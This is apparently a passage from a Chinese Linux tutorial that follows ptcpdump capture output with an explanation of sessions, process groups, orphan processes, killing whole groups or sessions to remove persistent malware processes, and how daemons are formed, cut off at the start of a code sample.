join@ubuntu:~$ sudo ./ptcpdump -i any --pid 2549 -w ptcpdump.pcapng
2024-07-31 12:58:18 WARN skip Docker Engine integration
2024-07-31 12:58:23 WARN skip containerd integration
2024-07-31 12:58:23 WARN skip kubernetes integration
2024-07-31 12:58:24 WARN the kernel does not support netfilter based NAT feature, skip attach kprobe/nf_nat_packet
2024-07-31 12:58:24 WARN the kernel does not support netfilter based NAT feature, skip attach kprobe/nf_nat_manip_pkt
2024-07-31 12:58:24 WARN ptcpdump: verbose output suppressed, use -v[v]... for verbose output
2024-07-31 12:58:24 WARN capturing on any, link-type EN10MB (Ethernet), snapshot length 262144 bytes
^C
42 packets captured
42 packets received by filter
0 packets dropped by kernel
join@ubuntu:~$
```



看来目前通过筛选 pid 查 icmp 数据包也是不行的，我们换一个

```
join@ubuntu:~$ sudo ./ptcpdump -i any --pid 2483 -w ptcpdump.pcapng
2024-07-31 13:01:04 WARN skip Docker Engine integration
2024-07-31 13:01:09 WARN skip containerd integration
2024-07-31 13:01:09 WARN skip kubernetes integration
2024-07-31 13:01:09 WARN the kernel does not support netfilter based NAT feature, skip attach kprobe/nf_nat_packet
2024-07-31 13:01:09 WARN the kernel does not support netfilter based NAT feature, skip attach kprobe/nf_nat_manip_pkt
2024-07-31 13:01:09 WARN ptcpdump: verbose output suppressed, use -v[v]... for verbose output
2024-07-31 13:01:09 WARN capturing on any, link-type EN10MB (Ethernet), snapshot length 262144 bytes
^C
32 packets captured
32 packets received by filter
0 packets dropped by kernel
join@ubuntu:~$
```



其他协议目前是没问题的

知识点附录

0x01 Linux 守护进程 | 进程组 | session(会话) | job(作业)

> 本来没有想单拿出来写，但是越研究越深，所以单拿出来

在Linux中：

- 打开terminal，也就是终端程序，之后可以获得一个shell
- 通过ssh连接到linux的ssh-server 服务器，也可以获得一个shell


通常我们都是通过以上两种方式来获得一个shell，之后运行程序的，此时我需要纠正一个概念，我们通常都说获得一个shell，本质上来说，我们获取了一个session（会话，以下session都是会话）

> 拿两种常见情况进行举例

1. 案例1

我们输入

```
ping www.baidu.com
```



大家都知道，此时我们启动了一个程序 ping ,并且创建了一个进程，我们再开一个终端ssh连接这个服务器看一下

```
helper@bogon:~$ ps -aux | grep ping
helper      1779  0.0  0.0  12888  1812 pts/2    S+   00:22   0:00 ping www.baidu.com
helper      1786  0.0  0.0  14224  1008 pts/1    S+   00:25   0:00 grep --color=auto ping
helper@bogon:~$
```

可以看到，我们起了一个PID为1779的进程，进程在不断向我们打印ping的结果，那么本质上来讲是什么样的呢?

我们使用 ps -w ajfx 来看一下

```
    1    890    890    890 ?           -1 Ss       0   0:00 /usr/sbin/sshd -D
  890   1440   1440   1440 ?           -1 Ss       0   0:00  \_ sshd: helper [priv]
 1440   1462   1440   1440 ?           -1 S     1000   0:00  |   \_ sshd: helper@pts/1
 1462   1463   1463   1463 pts/1    1787 Ss    1000   0:00  |       \_ -bash
 1463   1787   1787   1463 pts/1    1787 R+    1000   0:00  |           \_ ps ajfx
  890   1494   1494   1494 ?           -1 Ss       0   0:00  \_ sshd: helper [priv]
 1494   1518   1494   1494 ?           -1 S     1000   0:00      \_ sshd: helper@pts/2
 1518   1519   1519   1519 pts/2    1779 Ss    1000   0:00          \_ -bash
 1519   1779   1779   1519 pts/2    1779 S+    1000   0:00              \_ ping www.baidu.com
    1    895    895    895 ?           -1 Ssl    109   0:11 /usr/sbin/mysqld
```

1. pid，pgid，sid均为890的 sshd 守护进程生成一个SID为1494的session，同时创建了一个pid为1494的子进程“sshd: helper [priv]”，并且创建了一个进程组，此进程就是进程组的leader，进程组的PGID等于此进程的pid 1494，这个进程就是该session的leader
2. “sshd: helper [priv]”创建了一个PID为1518子进程 “sshd: helper@pts/2”，其实就是开了一个虚拟终端 pts
3. 虚拟终端pts生成了一个SID为1519的session，创建了一个pid为1519的子进程 “bash”，并且创建了一个新的进程组，新进程组的PGID等于新的子进程的PID为1519，这个子进程为进程组的leader，也是这个session的leader。
4. bash创建了一个pid为1779的子进程 “ping www.baidu.com”，同时创建一个新的进程组，PGID为1779，并且这是一个前台进程

2. 案例2

我们输入

```
ping www.baidu.com &
```

```
helper@bogon:~$ ping www.baidu.com &
[1] 1822
helper@bogon:~$ ls
a.out       confluence.cfg.xml  error.txt  hook.so  nc_man.txt   payload.elf  preload.c
assembly    demo                filetest   linuxc   nohup.out    payload.py   __pycache__
confluence  dirtest             getcwd.3   mooder   pathtest.py  preload
helper@bogon:~$ PING www.wshifen.com (104.193.88.123) 56(84) bytes of data.
64 bytes from 104.193.88.123: icmp_seq=1 ttl=128 time=408 ms
64 bytes from 104.193.88.123: icmp_seq=2 ttl=128 time=411 ms
64 bytes from 104.193.88.123: icmp_seq=3 ttl=128 time=432 ms
64 bytes from 104.193.88.123: icmp_seq=4 ttl=128 time=349 ms
pwd
/home/helper
helper@bogon:~$ 64 bytes from 104.193.88.123: icmp_seq=5 ttl=128 time=269 ms
64 bytes from 104.193.88.123: icmp_seq=6 ttl=128 time=288 ms
64 bytes from 104.193.88.123: icmp_seq=7 ttl=128 time=720 ms
64 bytes from 104.193.88.123: icmp_seq=8 ttl=128 time=331 ms
64 bytes from 104.193.88.123: icmp_seq=9 ttl=128 time=354 ms
64 bytes from 104.193.88.123: icmp_seq=10 ttl=128 time=375 ms
64 bytes from 104.193.88.123: icmp_seq=11 ttl=128 time=396 ms
```

可以看到，ping百度 这个操作的“交互”已经放到后台了，但是依旧像终端输出，我们可以正常输入命令ls,pwd等，执行返回也都正常

```
ps -w ajfx
```

```
  890   1440   1440   1440 ?            -1 Ss       0   0:00  \_ sshd: helper [priv]
 1440   1462   1440   1440 ?            -1 S     1000   0:00  |   \_ sshd: helper@pts/1
 1462   1463   1463   1463 pts/1      1824 Ss    1000   0:00  |       \_ -bash
 1463   1824   1824   1463 pts/1      1824 R+    1000   0:00  |           \_ ps ajfx
  890   1494   1494   1494 ?            -1 Ss       0   0:00  \_ sshd: helper [priv]
 1494   1518   1494   1494 ?            -1 S     1000   0:00      \_ sshd: helper@pts/2
 1518   1519   1519   1519 pts/2      1519 Ss+   1000   0:00          \_ -bash
 1519   1822   1822   1519 pts/2      1519 S     1000   0:00              \_ ping www.baidu.com
```

同样的过程就不重复了，不一样的地方在于

```
  890   1440   1440   1440 ?            -1 Ss       0   0:00  \_ sshd: helper [priv]
 1440   1462   1440   1440 ?            -1 S     1000   0:00  |   \_ sshd: helper@pts/1
 1462   1463   1463   1463 pts/1      1787 Ss    1000   0:00  |       \_ -bash
 1463   1787   1787   1463 pts/1      1787 R+    1000   0:00  |           \_ ps ajfx
  890   1494   1494   1494 ?            -1 Ss       0   0:00  \_ sshd: helper [priv]
 1494   1518   1494   1494 ?            -1 S     1000   0:00      \_ sshd: helper@pts/2
 1518   1519   1519   1519 pts/2      1779 Ss    1000   0:00          \_ -bash
 1519   1779   1779   1519 pts/2      1779 S+    1000   0:00              \_ ping www.baidu.com
```

```
  890   1440   1440   1440 ?            -1 Ss       0   0:00  \_ sshd: helper [priv]
 1440   1462   1440   1440 ?            -1 S     1000   0:00  |   \_ sshd: helper@pts/1
 1462   1463   1463   1463 pts/1      1845 Ss    1000   0:00  |       \_ -bash
 1463   1845   1845   1463 pts/1      1845 S+       0   0:00  |           \_ sudo ps ajfx
 1845   1846   1845   1463 pts/1      1845 R+       0   0:00  |               \_ ps ajfx
  890   1494   1494   1494 ?            -1 Ss       0   0:00  \_ sshd: helper [priv]
 1494   1518   1494   1494 ?            -1 S     1000   0:01      \_ sshd: helper@pts/2
 1518   1519   1519   1519 pts/2      1519 Ss+   1000   0:00          \_ -bash
 1519   1822   1822   1519 pts/2      1519 S     1000   0:00              \_ ping www.baidu.com
```

这里是 ps -w 命令的 STAT 列，具体字符含义如下

- **D 不能中断的进程（通常为IO）**

- R 正在运行中的进程
- S 已经中断的进程，通常情况下，系统中大部分进程都是这个状态
- T 已经停止或者暂停的进程，如果我们正在运行一个命令，比如说sleep 10，如果我们按一下ctrl -z 让他暂停，那我们用ps查看就会显示T这个状态
- W 这个好像是说，从内核2.6xx 以后，表示为没有足够的内存页分配
- X 已经死掉的进程（这个好像从来不会出现）
- Z 僵尸进程，杀不掉，打不死的垃圾进程，占系统一小点资源，不过没有关系。如果太多，就有问题了。一般不会出现。

下面一些是BSD风格的参数

- < 高优先级进程
- N 低优先级进程
- L 在内存中被锁了内存分页
- s 主进程
- l 多线程进程
- + 代表在前台运行的进程

可以看出

- 执行 ping www.baidu.com 的时候ping是前台运行的进程， bash是后台运行的进程
- 执行 ping www.baidu.com & 的时候ping是后台运行的进程， bash是前台运行的进程

> 如果上面涉及的所有概念你都能清晰的理解，那么下面的内容你也可以看一看，毕竟来都来了...

3. 进程组

进程的概念大家都能理解的话，进程组就很好说了，其实就是一堆进程捆一起了，之后形成一个组就叫进程组了

这么做肯定是有意义的，不然Linux也不会这么搞，主要还是为了方便管理。

公司为了方便管理，给人分组，方便分配工作；社会为了方便管理，给人区分成年人，未成年人，老人；我们又因为爱好，信念等被分成了各种各样的小组...

系统把同一个job（作业）的进程分成一个组，既然有组织肯定得有组长，组的ID（PGID）就采用组长的PID

> 这里有一个问题，如果组长进程死亡了，小组还存在吗？如果存在组长归谁？

如果组长进程死亡了，小组只要还剩下进程就会存在，此时组长不会变，PGID也不会变；就像纪念一样...

实验一下：

```c
#include <unistd.h>
#include <stdio.h>

int main()
{
    setbuf(stdout, NULL);
    pid_t pid;
    pid = fork();
    if(pid == 0){
        printf("child pid: %d\n", getpid());
        while(1){
            sleep(1);
            printf("child\n");
        }
    } else {
        printf("father pid %d\n", getpid());
        while(1){
            sleep(1);
            printf("father\n");
        }
    }

}
```

```
helper@localhost:~/forkprocess$ gcc fk.c -o fk
helper@localhost:~/forkprocess$ ./fk &
[1] 29938
helper@localhost:~/forkprocess$ father pid 29938
child pid: 29939
fatherchild

childfather

childfather

fatherchild

childfather

fatherchild

childfather
```

```
 1279  1281  1279  1279 ?           -1 S     1000   0:00  \_ (sd-pam)
    1  2638  2638  2638 ?           -1 Ss       0   0:00 /usr/sbin/sshd -D
 2638 29716 29716 29716 ?           -1 Ss       0   0:00  \_ sshd: helper [priv]
29716 29755 29716 29716 ?           -1 S     1000   0:00  |   \_ sshd: helper@pts/2
29755 29756 29756 29756 pts/2    29756 Ss+   1000   0:00  |       \_ -bash
29756 29938 29938 29756 pts/2    29756 S     1000   0:00  |           \_ ./fk
29938 29939 29938 29756 pts/2    29756 S     1000   0:00  |               \_ ./fk
 2638 29773 29773 29773 ?           -1 Ss       0   0:00  \_ sshd: helper [priv]
29773 29810 29773 29773 ?           -1 S     1000   0:00      \_ sshd: helper@pts/0
29810 29811 29811 29811 pts/0    29941 Ss    1000   0:00          \_ -bash
29811 29941 29941 29811 pts/0    29941 R+    1000   0:00              \_ ps ajfx
    1 25952 25952 25952 ?           -1 Ssl     100   0:02 /lib/systemd/systemd-timesyncd
    1  9813  9813  9813 ?           -1 Ss       0   0:01 /lib/systemd/systemd-udevd
    1 12014 12014 12014 ?           -1 Ss     108   0:00 /usr/sbin/uuidd --socket-activation
    1 12803 12803 12803 ?           -1 Ssl    104   0:00 /usr/sbin/rsyslogd -n
    1 12849 12849 12849 ?           -1 Ssl      0   0:18 /usr/lib/accountsservice/accounts-daemon
    1 19599 19599 19599 ?           -1 Ssl      0   0:00 /usr/lib/policykit-1/polkitd --no-debug
helper@localhost:~$
```

从ps的结果可以看到，我们的程序创建了两个进程，两个进程属于同一个进程组，PGID为29938

现在我们kill 掉进程组leader 29938

```
kill -9 29938
```

```
helper@localhost:~$ kill 29938
helper@localhost:~$
```

```
child
father
child
father
child
father
child
father
child
father
child
child
child
child
child
child
child
```

当我们kill掉进程leader之后，立马father就不打印了，但是child依旧在打印，这说明父进程被杀死，子进程还活着，接下来看看子进程活得怎么样

```
 1199  1288  1288  1199 tty1      1288 S+    1000   0:00  \_ -bash
    1  1214  1214  1214 ?           -1 Ss       0   0:57 /usr/sbin/irqbalance --pid=/var/run/irqbalance.pid
    1  1279  1279  1279 ?           -1 Ss    1000   0:00 /lib/systemd/systemd --user
 1279  1281  1279  1279 ?           -1 S     1000   0:00  \_ (sd-pam)
    1  2638  2638  2638 ?           -1 Ss       0   0:00 /usr/sbin/sshd -D
 2638 29716 29716 29716 ?           -1 Ss       0   0:00  \_ sshd: helper [priv]
29716 29755 29716 29716 ?           -1 S     1000   0:00  |   \_ sshd: helper@pts/2
29755 29756 29756 29756 pts/2    29756 Ss+   1000   0:00  |       \_ -bash
 2638 29773 29773 29773 ?           -1 Ss       0   0:00  \_ sshd: helper [priv]
29773 29810 29773 29773 ?           -1 S     1000   0:00      \_ sshd: helper@pts/0
29810 29811 29811 29811 pts/0    29943 Ss    1000   0:00          \_ -bash
29811 29943 29943 29811 pts/0    29943 R+    1000   0:00              \_ ps ajfx
    1 25952 25952 25952 ?           -1 Ssl    100   0:02 /lib/systemd/systemd-timesyncd
    1  9813  9813  9813 ?           -1 Ss       0   0:01 /lib/systemd/systemd-udevd
    1 12014 12014 12014 ?           -1 Ss     108   0:00 /usr/sbin/uuidd --socket-activation
    1 12803 12803 12803 ?           -1 Ssl    104   0:00 /usr/sbin/rsyslogd -n
    1 12849 12849 12849 ?           -1 Ssl      0   0:18 /usr/lib/accountsservice/accounts-daemon
    1 19599 19599 19599 ?           -1 Ssl      0   0:00 /usr/lib/policykit-1/polkitd --no-debug
    1 29939 29938 29756 pts/2    29756 S     1000   0:00 ./fk
helper@localhost:~$
```

好家伙，父进程被杀死后，子进程直接把PPID设置为1，但是进程组PGID依旧没变，还是29938 ， session的id SID也没有发生变化，还是29756

此时这个子进程被称为孤儿进程

这里我们就需要注意了，一个木马或者后门如果主进程还存在子进程，仅仅 kill -9 pid 杀死主进程可能是没用的，因为不会杀死子进程

> 问题来了，如果我想把这些木马病毒进程都干掉，怎么操作?

我见过各种骚操作，有的是写脚本，有的是手动挨个杀，用killall、pkill等等，这种回复一看就是没遇到那种进程pid，进程名称一直变化的

其实非常简单，我们只需要把这个进程组给杀死就好了

```
kill -9 -PGID
```

没有看错，其实就是在 PGID 前面加个减号

> 需要注意的是，`kill -9 -PGID` 配合 `sudo` 使用时，需要将命令修改为以下格式
>
> ```
> sudo kill -9 -- -PGID
> ```
>
> 也可以使用 `pkill` 来完成
>
> ```
> sudo pkill -g PGID  # 进程组前没有横杠
> ```

实验开始:

```
    1  2638  2638  2638 ?           -1 Ss       0   0:00 /usr/sbin/sshd -D
 2638 29716 29716 29716 ?           -1 Ss       0   0:00  \_ sshd: helper [priv]
29716 29755 29716 29716 ?           -1 S     1000   0:00  |   \_ sshd: helper@pts/2
29755 29756 29756 29756 pts/2    29756 Ss+    1000   0:00  |       \_ -bash
29756 29949 29949 29756 pts/2    29756 S      1000   0:00  |           \_ ./fk
29949 29950 29949 29756 pts/2    29756 S      1000   0:00  |               \_ ./fk
 2638 29773 29773 29773 ?           -1 Ss       0   0:00  \_ sshd: helper [priv]
29773 29810 29773 29773 ?           -1 S     1000   0:00      \_ sshd: helper@pts/0
29810 29811 29811 29811 pts/0    29951 Ss     1000   0:00          \_ -bash
29811 29951 29951 29811 pts/0    29951 R+     1000   0:00              \_ ps ajfx
    1 25952 25952 25952 ?           -1 Ssl     100   0:02 /lib/systemd/systemd-timesyncd
    1  9813  9813  9813 ?           -1 Ss        0   0:01 /lib/systemd/systemd-udevd
    1 12014 12014 12014 ?           -1 Ss      108   0:00 /usr/sbin/uuidd --socket-activation
    1 12803 12803 12803 ?           -1 Ssl     104   0:00 /usr/sbin/rsyslogd -n
    1 12849 12849 12849 ?           -1 Ssl       0   0:18 /usr/lib/accountsservice/accounts-daemon
    1 19599 19599 19599 ?           -1 Ssl       0   0:00 /usr/lib/policykit-1/polkitd --no-debug
helper@localhost:~$
```

可以看到，父子进程都起来了，pid分别为29949和29950

这个时候我们杀掉这个进程组

```
kill -9 -29949
```

```
helper@localhost:~$ kill -9 -29949
helper@localhost:~$
```

```
father
child
father
child
father
child
father

[1]+  Killed                    ./fk
helper@localhost:~/forkprocess$
```

```
    1  1279  1279  1279 ?           -1 Ss    1000   0:00 /lib/systemd/systemd --user
 1279  1281  1279  1279 ?           -1 S     1000   0:00  \_ (sd-pam)
    1  2638  2638  2638 ?           -1 Ss       0   0:00 /usr/sbin/sshd -D
 2638 29716 29716 29716 ?           -1 Ss       0   0:00  \_ sshd: helper [priv]
29716 29755 29716 29716 ?           -1 S     1000   0:00  |   \_ sshd: helper@pts/2
29755 29756 29756 29756 pts/2    29756 Ss+   1000   0:00  |       \_ -bash
 2638 29773 29773 29773 ?           -1 Ss       0   0:00  \_ sshd: helper [priv]
29773 29810 29773 29773 ?           -1 S     1000   0:00      \_ sshd: helper@pts/0
29810 29811 29811 29811 pts/0    29952 Ss    1000   0:00          \_ -bash
29811 29952 29952 29811 pts/0    29952 R+    1000   0:00              \_ ps ajfx
    1 25952 25952 25952 ?           -1 Ssl    100   0:02 /lib/systemd/systemd-timesyncd
    1  9813  9813  9813 ?           -1 Ss       0   0:01 /lib/systemd/systemd-udevd
    1 12014 12014 12014 ?           -1 Ss     108   0:00 /usr/sbin/uuidd --socket-activation
    1 12803 12803 12803 ?           -1 Ssl    104   0:00 /usr/sbin/rsyslogd -n
    1 12849 12849 12849 ?           -1 Ssl      0   0:18 /usr/lib/accountsservice/accounts-daemon
    1 19599 19599 19599 ?           -1 Ssl      0   0:00 /usr/lib/policykit-1/polkitd --no-debug
helper@localhost:~$
```

可以看到，这个进程组已经没有了，渣都不剩!

这里一定要注意，你杀的是一个进程组，一定要注意，进程组里是否有正常业务进程，别杀错了

4. Session

> 其实文章开头我们已经简单提到过了，我们一般讨论的都是shell session，我们打开一个新的终端就会创建一个session，每个session都是由一个或者多个进程组组成的，每个进程组称为 job，这里job不是任务，而叫作业

从描述中可以看出，session管理的范围要比进程组大，打开一个终端，你执行100条命令，只要没有新的session生成（调用 setsid()函数可以生成新的session ），那么这些命令可以通过session进行统一管理，当然最常见的管理方式还是全部杀死，但是这个杀伤力太大了，所以一般不使用，主要还是了解session的概念，从web安全过来的对于session这种机制应该很容易理解

session中的第一个进程（一般是bash）的PID就是session的SID

> 现在大招来了，如何干掉整个session呢？

```
pkill -s SID
```

实验开始

```
    1  2638  2638  2638 ?           -1 Ss       0   0:00 /usr/sbin/sshd -D
 2638 29716 29716 29716 ?           -1 Ss       0   0:00  \_ sshd: helper [priv]
29716 29755 29716 29716 ?           -1 S     1000   0:00  |   \_ sshd: helper@pts/2
29755 29756 29756 29756 pts/2    29756 Ss+    1000   0:00  |       \_ -bash
29756 29957 29957 29756 pts/2    29756 S      1000   0:00  |           \_ ./fk
29957 29958 29957 29756 pts/2    29756 S      1000   0:00  |               \_ ./fk
 2638 29773 29773 29773 ?           -1 Ss       0   0:00  \_ sshd: helper [priv]
29773 29810 29773 29773 ?           -1 S     1000   0:00      \_ sshd: helper@pts/0
29810 29811 29811 29811 pts/0    29959 Ss     1000   0:00          \_ -bash
29811 29959 29959 29811 pts/0    29959 R+     1000   0:00              \_ ps ajfx
```

可以看到，fk的SID为29756

```
pkill -e -s 29756
```

```
helper@localhost:~$ pkill -e -s 29756
  killed (pid 29756)
  killed (pid 29957)
  killed (pid 29958)
helper@localhost:~$
```

可以看到，杀掉了这个SID下的三个进程，分别为 29756, 29957, 29958

-e 参数是现实杀掉了谁,多人性化

```
child
father
child
father
logout
[1]+  Terminated              ./fk
Connection to 192.168.1.81 closed.
```

可以看到，杀掉了bash进程后，ssh链接就断开了

5. 守护进程(daemon)

> 守护进程这个词经常听到，名字还挺温暖，遗憾的是总是在处理linux挖矿病毒的案例中听到，简直破坏美感
>
> 守护进程的一个特点就是进程不受任何终端控制

不受任何终端控制这个定义似乎有些模糊，所以我试图去找到一些限定条件，大部分人是这样说的：

- 随系统启动而启动
- 父进程是init，也就是ppid为1
- 在后台运行
- 进程名字通常以字母 d 结束
- ps显示中终端名设置为问号(?)，终端前台进程组ID设置为-1
- 工作目录为 \ （根）

这其中很明显不完全准确，但是也都是基于实际情况分析出来的，所以我一直在纠结后台进程、nohup起的后台进程和守护进程是什么关系，直到遇到了这篇文章，我觉得才是说的比较透彻的

我直接摘过来：

- 没有控制终端，终端名设置为？号：也就意味着没有 stdin 0 、stdout 1、stderr 2
- 父进程不是用户创建的进程，init进程或者systemd（pid=1）以及用户人为启动的用户层进程一般以pid=1的进程为父进程，而以kthreadd内核进程创建的守护进程以kthreadd为父进程
- 守护进程一般是会话首进程、组长进程。
- 工作目录为/（根），主要是为了防止占用磁盘导致无法卸载磁盘

守护进程在后台默默提供着服务，但是不接受任何终端的管控，没有标准输入、标准输出、标准错误，比较典型的有mysqld， sshd等，当然我们也是可以创建一个守护进程的，步骤如下：

直接摘抄吧：

> 1. 执行一个fork()，之后父进程退出，子进程继续执行。（结果就是daemon成为了init进程的子进程。）之所以要做这一步是因为下面两个原因：
>
>   - 假设daemon是从命令行启动的，父进程的终止会被shell发现，shell在发现之后会显示出另一个shell提示符并让子进程继续在后台运行。

- 子进程被确保不会称为一个进程组组长进程，因为它从其父进程那里继承了进程组ID并且拥有了自己的唯一的进程ID，而这个进程ID与继承而来的进程组ID是不同的，这样才能够成功地执行下面一个步骤。

2. 子进程调用setsid()开启一个新回话并释放它与控制终端之间的所有关联关系。结果就是使子进程: (a)成为新会话的首进程，(b)成为一个新进程组的组长进程，(c)没有控制终端。
3. 如果daemon从来没有打开过终端设备，那么就无需担心daemon会重新请求一个控制终端了。如果daemon后面可能会打开一个终端设备，那么必须要采取措施来确保这个设备不会成为控制终端。这可以通过下面两种方式实现:
    - 在所有可能应用到一个终端设备上的open()调用中指定O_NOCTTY标记。
    - 或者更简单地说，在setsid()调用之后执行第二个fork()，然后再次让父进程退出并让孙子进程继续执行。这样就确保了子进程不会称为会话组长，因此根据System V中获取终端的规则，进程永远不会重新请求一个控制终端。（多一个fork()调用不会带来任何坏处。）
4. 清除进程的umask以确保当daemon创建文件和目录时拥有所需的权限。
5. 修改进程的当前工作目录，通常会改为根目录（/）。这样做是有必要的，因为daemon通常会一直运行直至系统关闭为止。如果daemon的当前工作目录为不包含/的文件系统，那么就无法卸载该文件系统。或者daemon可以将工作目录改为完成任务时所在的目录或在配置文件中定义一个目录，只要包含这个目录的文件系统永远不会被卸载即可。
6. 关闭daemon从其父进程继承而来的所有打开着的文件描述符。（daemon可能需要保持继承而来的文件描述的打开状态，因此这一步是可选的或者可变更的。）之所以这样做的原因有很多。由于daemon失去了控制终端并且是在后台运行的，因此让daemon保持文件描述符0（标准输入）、1（标准输出）和2（标准错误）的打开状态毫无意义，因为它们指向的就是控制终端。此外，无法卸载长时间运行的daemon打开的文件所在的文件系统。因此，通常的做法是关闭所有无用的打开着的文件描述符，因为文件描述符是一种有限的资源。
7. 在关闭了文件描述符0、1和2之后，daemon通常会打开/dev/null并使用dup2()（或类似的函数）使所有这些描述符指向这个设备。之所以要这样做是因为下面两个原因:
    - 它确保了当daemon调用了在这些描述符上执行I/O的库函数时不会出乎意料地失败。
    - 它防止了daemon后面使用描述符1或2打开一个文件的情况，因为库函数会将这些描述符当做标准输出和标准错误来写入数据（进而破坏了原有的数据）。

说了这么多，还是那一个实际的守护进程出来看一下吧，以sshd为例

```
    1  2638  2638  2638 ?           -1 Ss       0   0:00 /usr/sbin/sshd -D
 2638 29773 29773 29773 ?           -1 Ss       0   0:00  \_ sshd: helper [priv]
29773 29810 29773 29773 ?           -1 S     1000   0:00  |   \_ sshd: helper@pts/0
29810 29811 29811 29811 pts/0    29811 Ss+    1000   0:00  |       \_ -bash
29811 30062 30062 29811 pts/0    29811 S      1000   0:00  |           \_ ping www.baidu.com
 2638 29983 29983 29983 ?           -1 Ss       0   0:00  \_ sshd: helper [priv]
29983 30043 29983 29983 ?           -1 S     1000   0:00      \_ sshd: helper@pts/1
30043 30044 30044 30044 pts/1    30063 Ss     1000   0:00          \_ -bash
30044 30063 30063 30044 pts/1    30063 R+     1000   0:00              \_ ps ajfx
```

因为守护进程PPID为1，而且是在单独的进程组、单独的session中，所以PID=PGID=SID，同时终端处值为？, 终端前台进程组ID设置为-1

杀死守护进程没啥特别的，该杀杀,当然前提是权限要够

> **看到这里已经可以了，基本上知识点都接触到了，下面是我在关于进程相关知识学习过程中思考的一些问题，不解决不舒服那种，无聊的可以看一看**

6. dies und das

1. **ping** www.baidu.com **& 这种后台进程是不是守护进程**

不是

```
helper@localhost:~$ ping www.baidu.com &
[1] 30056
helper@localhost:~$ PING www.a.shifen.com (110.242.68.3) 56(84) bytes of data.
64 bytes from 110.242.68.3: icmp_seq=1 ttl=53 time=9.38 ms
64 bytes from 110.242.68.3: icmp_seq=2 ttl=53 time=9.40 ms

helper@localhost:~$
helper@localhost:~$
helper@localhost:~$ 64 bytes from 110.242.68.3: icmp_seq=3 ttl=53 time=9.47 ms
64 bytes from 110.242.68.3: icmp_seq=4 ttl=53 time=9.32 ms
64 bytes from 110.242.68.3: icmp_seq=5 ttl=53 time=9.43 ms
64 bytes from 110.242.68.3: icmp_seq=6 ttl=53 time=9.44 ms
```

```
    1  1214  1214  1214 ?           -1 Ss       0   0:57 /usr/sbin/irqbalance --pid=/var/run/i
    1  1279  1279  1279 ?           -1 Ss    1000   0:00 /lib/systemd/systemd --user
 1279  1281  1279  1279 ?           -1 S     1000   0:00  \_ (sd-pam)
    1  2638  2638  2638 ?           -1 Ss       0   0:00 /usr/sbin/sshd -D
 2638 29773 29773 29773 ?           -1 Ss       0   0:00  \_ sshd: helper [priv]
29773 29810 29773 29773 ?           -1 S     1000   0:00  |   \_ sshd: helper@pts/0
29810 29811 29811 29811 pts/0    29811 Ss+    1000   0:00  |       \_ -bash
29811 30056 30056 29811 pts/0    29811 S      1000   0:00  |           \_ ping www.baidu.com
 2638 29983 29983 29983 ?           -1 Ss       0   0:00  \_ sshd: helper [priv]
29983 30043 29983 29983 ?           -1 S     1000   0:00      \_ sshd: helper@pts/1
30043 30044 30044 30044 pts/1    30058 Ss     1000   0:00          \_ -bash
30044 30058 30058 30044 pts/1    30058 R+     1000   0:00              \_ ps ajfx
```

存在标准输出和标准错误

> 2. nohup ping www.baidu.com &

不是

```
helper@localhost:~$ nohup ping www.baidu.com &
[2] 30062
[1]   Killed                  ping www.baidu.com
helper@localhost:~$ nohup: ignoring input and appending output to 'nohup.out'
```

```
  890   1440   1440   1440 ?           -1 Ss       0   0:00  \_ sshd: helper [priv]
 1440   1462   1440   1440 ?           -1 S     1000   0:00  |   \_ sshd: helper@pts/1
 1462   1463   1463   1463 pts/1     1845 Ss    1000   0:00  |       \_ -bash
 1463   1845   1845   1463 pts/1     1845 S+       0   0:00  |           \_ sudo ps ajfx
 1845   1846   1845   1463 pts/1     1845 R+       0   0:00  |               \_ ps ajfx
  890   1494   1494   1494 ?           -1 Ss       0   0:00  \_ sshd: helper [priv]
 1494   1518   1494   1494 ?           -1 S     1000   0:01      \_ sshd: helper@pts/2
 1518   1519   1519   1519 pts/2     1519 Ss+   1000   0:00          \_ -bash
 1519   1822   1822   1519 pts/2     1519 S     1000   0:00              \_ ping www.baidu.com
```

还是存在标准输出，只不过是重定向到 nohup.out中了

> 3. ping www.baidu.com > /dev/null 2>&1 & 更像是守护进程了吗

更像了，但还不是

```
    1  2638  2638  2638 ?           -1 Ss       0   0:00 /usr/sbin/sshd -D
 2638 29773 29773 29773 ?           -1 Ss       0   0:00  \_ sshd: helper [priv]
29773 29810 29773 29773 ?           -1 S     1000   0:00  |   \_ sshd: helper@pts/0
29810 29811 29811 29811 pts/0    29811 Ss+   1000   0:00  |       \_ -bash
29811 30066 30066 29811 pts/0    29811 S     1000   0:00  |           \_ ping www.baidu.com
 2638 29983 29983 29983 ?           -1 Ss       0   0:00  \_ sshd: helper [priv]
29983 30043 29983 29983 ?           -1 S     1000   0:00      \_ sshd: helper@pts/1
30043 30044 30044 30044 pts/1    30067 Ss    1000   0:00          \_ -bash
30044 30067 30067 30044 pts/1    30067 R+    1000   0:00              \_ ps ajfx
```

这种形式确实是不在存在标准输出，标准输出，标准错误，但是PPID还不是1

> 4. 不就是PPID=1吗？ 上代码

```c
#include <unistd.h>
